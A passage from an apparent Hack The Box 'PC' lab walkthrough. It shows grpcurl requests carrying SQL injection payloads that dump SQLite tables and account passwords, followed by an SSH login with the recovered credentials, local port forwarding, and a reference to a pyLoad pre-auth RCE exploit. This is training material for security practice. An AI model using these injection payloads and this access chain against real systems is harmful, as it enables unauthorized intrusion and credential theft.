grpcurl -v -format text -d 'username: "fakechips", password: "password"' -plaintext 10.129.1.180:50051 SimpleApp.LoginUser


Resolved method descriptor:
rpc LoginUser ( .LoginUserRequest ) returns ( .LoginUserResponse );

Request metadata to send:
(empty)

Response headers received:
content-type: application/grpc
grpc-accept-encoding: identity, deflate, gzip

Response contents:
message: "Your id is 480."

Response trailers received:
token: b'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiZmFrZWNoaXBzIiwiZXhwIjoxNzI5NTI3NTc0fQ.0vM7FUxozIS_nZHPmlIy4hH3NKX7GTLYEJm0ufx11nc'
Sent 1 request and received 1 response
```

Now lets see our info with this `token` and the `id` we get here


```
grpcurl -H 'token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiZmFrZWNoaXBzIiwiZXhwIjo
xNzI5NTI3NTc0fQ.0vM7FUxozIS_nZHPmlIy4hH3NKX7GTLYEJm0ufx11nc' -format text -d
'id: "480"' -plaintext 10.129.1.180:50051 SimpleApp.getInfo
```



```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±2 (1.236s)
grpcurl -H 'token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiZmFrZWNoaXBzIiwiZXhwIjoxNzI5NTI3NTc0fQ.0vM7FUxozIS_nZHPmlIy4hH3NKX7GTLYEJm0ufx11nc' -format text -
d 'id: "480"' -plaintext 10.129.1.180:50051 SimpleApp.getInfo

message: "Will update soon."
```

So i tested for SQL injection here and it worked


```
grpcurl -H 'token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiZmFrZWNoaXBzIiwiZXhwIjo
xNzI5NTI3NTc0fQ.0vM7FUxozIS_nZHPmlIy4hH3NKX7GTLYEJm0ufx11nc' -format text -d
"id: \"480-- -\"" -plaintext 10.129.1.180:50051 SimpleApp.getInfo
```



```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±2 (1.166s)
grpcurl -H 'token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo
d "id: \"480-- -\"" -plaintext 10.129.1.180:50051 SimpleApp.getInfo

message: "Will update soon."
```

Now lets select the version here (I tested for all the DBs and sqlite seems to work)


```
grpcurl -H 'token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiZmFrZWNoaXBzIiwiZXhwIjo
xNzI5NTI3NTc0fQ.0vM7FUxozIS_nZHPmlIy4hH3NKX7GTLYEJm0ufx11nc' -format text -d
"id: \"480 union select sqlite_version()-- -\"" -plaintext
10.129.1.180:50051 SimpleApp.getInfo
```



```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±2 (2.042s)
grpcurl -H 'token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lk
d "id: \"480 union select sqlite_version()-- -\"" -plaintext 10.129.

message: "3.31.1"
```

Now lets see the structure of the all the tables here


```
grpcurl -H 'token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiZmFrZWNoaXBzIiwiZXhwIjo
xNzI5NTI3NTc0fQ.0vM7FUxozIS_nZHPmlIy4hH3NKX7GTLYEJm0ufx11nc' -format text -d
"id: \"480 union select group_concat(sql) from sqlite_master-- -\"" -
plaintext 10.129.1.180:50051 SimpleApp.getInfo
```



```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±2 (1.213s)
grpcurl -H 'token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiZmFrZWNoaXBzIiwiZXhwIjoxNzI5NTI3NTc0fQ.0vM7FUxozIS_nZHPmlIy4hH3NKX7GTLYEJm0ufx11nc' -format text -
d "id: \"480 union select group_concat(sql) from sqlite_master-- -\"" -plaintext 10.129.1.180:50051 SimpleApp.getInfo

message: "CREATE TABLE \"accounts\" (\n\tusername TEXT UNIQUE,\n\tpassword TEXT\n),CREATE TABLE messages(id INT UNIQUE, username TEXT UNIQUE,message TEXT)"
```

Now lets see the data in this `accounts` tables here

```
grpcurl -H 'token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiZmFrZWNoaXBzIiwiZXhwIjo
xNzI5NTI3NTc0fQ.0vM7FUxozIS_nZHPmlIy4hH3NKX7GTLYEJm0ufx11nc' -format text -d
"id: \"480 union select group_concat(username || ':' || password) from
accounts-- -\"" -plaintext 10.129.1.180:50051 SimpleApp.getInfo
```




```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±2 (4.148s)
grpcurl -H 'token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkI
d "id: \"480 union select group_concat(username || ':' || password) f

message: "admin:admin,sau:HereIsYourPassWord1431"
```

Got creds of the user here


> ⚠ User Creds Found
>
> Username : sau
> Password : HereIsYourPassWord1431

Lets ssh in now



```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±2 (11.008s)
ssh sau@10.129.1.180

The authenticity of host '10.129.1.180 (10.129.1.180)' can't be established.
ED25519 key fingerprint is SHA256:63yHg6metJY5dfzHxDVLi4Zpucku6SuRziVLenmSmZg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.1.180' (ED25519) to the list of known hosts.
sau@10.129.1.180's password:

sau@pc:~ (0.147s)
id

uid=1001(sau) gid=1001(sau) groups=1001(sau)
```


And we get logged in, and here is your user.txt



```
sau@pc ~ (0.5s)
ls -al

total 28
drwxr-xr-x 3 sau  sau  4096 Jan 11  2023 .
drwxr-xr-x 3 root root 4096 Jan 11  2023 ..
lrwxrwxrwx 1 root root    9 Jan 11  2023 .bash_history -> /dev/null
-rw-r--r-- 1 sau  sau   220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 sau  sau  3771 Feb 25  2020 .bashrc
drwx------ 2 sau  sau  4096 Jan 11  2023 .cache
-rw-r--r-- 1 sau  sau   807 Feb 25  2020 .profile
lrwxrwxrwx 1 root root    9 Jan 11  2023 .viminfo -> /dev/null
-rw-r----- 1 root sau    33 Oct 21 12:53 user.txt
```

Vertical PrivEsc


So i tried to see the sudo permissions here but no luck



```
sau@pc ~ (12.491s)
sudo -l
[sudo] password for sau:
Sorry, try again.
[sudo] password for sau:
Sorry, user sau may not run sudo on localhost.
```


But when i listed the running processes i found two that were interesting

```
ps -ef --forest
```



```
sau@pc /tmp (0.705s)
ps -ef --forest
root          766       1  0 12:52 ?        00:00:00 /sbin/dhclient -1 -4 -v -i -pf /run/dhcli
root          831       1  0 12:52 ?        00:00:00 /usr/lib/accountsservice/accounts-daemon
message+      833       1  0 12:52 ?        00:00:00 /usr/bin/dbus-daemon --system --address=s
root          840       1  0 12:52 ?        00:00:00 /usr/sbin/irqbalance --foreground
root          841       1  0 12:52 ?        00:00:00 /usr/bin/python3 /usr/bin/networkd-dispat
root          843       1  0 12:52 ?        00:00:00 /usr/lib/policykit-1/polkitd --no-debug
syslog        844       1  0 12:52 ?        00:00:00 /usr/sbin/rsyslogd -n -iNONE
root          845       1  0 12:52 ?        00:00:01 /usr/lib/snapd/snapd
root          847       1  0 12:52 ?        00:00:00 /lib/systemd/systemd-logind
root          849       1  0 12:52 ?        00:00:00 /usr/lib/udisks2/udisksd
root          917       1  0 12:52 ?        00:00:00 /usr/sbin/ModemManager
systemd+      938       1  0 12:52 ?        00:00:00 /lib/systemd/systemd-resolved
root         1026       1  0 12:52 ?        00:00:02 /usr/bin/python3 /opt/app/app.py
root         1030       1  0 12:52 ?        00:00:04 /usr/bin/python3 /usr/local/bin/pyload
```

So the app.py was the app that we are being interfaced too, the gRPC one
now i checked the listening ports on where is this running




```
sau@pc /opt/app (0.378s)
ss -lntp
State              Recv-Q             Send-Q                         Local Address:Port
LISTEN             0                  4096                           127.0.0.53%lo:53
LISTEN             0                  128                                  0.0.0.0:22
LISTEN             0                  5                                  127.0.0.1:8000
LISTEN             0                  128                                  0.0.0.0:9666
LISTEN             0                  128                                     [::]:22
LISTEN             0                  4096                                     *:50051
```

Im assuming this one is the pyload one cuz the other one is the bottom one here on the port `50051`


Lets ssh port forward this to us

```
ssh -L 8000:127.0.0.1:8000 sau@10.129.1.180
```




```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/PC git:(main)±2 (9.751s)
ssh -L 8000:127.0.0.1:8000 sau@10.129.1.180

sau@10.129.1.180's password:
```

Now lets see on localhost 8000



```
http://localhost:8000/login?next=http%3A%2F%2Flocalhost%3A8000%2F
```

So i just searched pyload exploit and found a exploit right away : https://www.exploit-db.com/exploits/51532




PyLoad 0.5.0 - Pre-auth Remote Code Execution (RCE)

Author:	Type:	Platform:	Date:
GABRIEL LIMA	WEBAPPS	PYTHON	2023-06-14

Exploit: ⬇ / {}

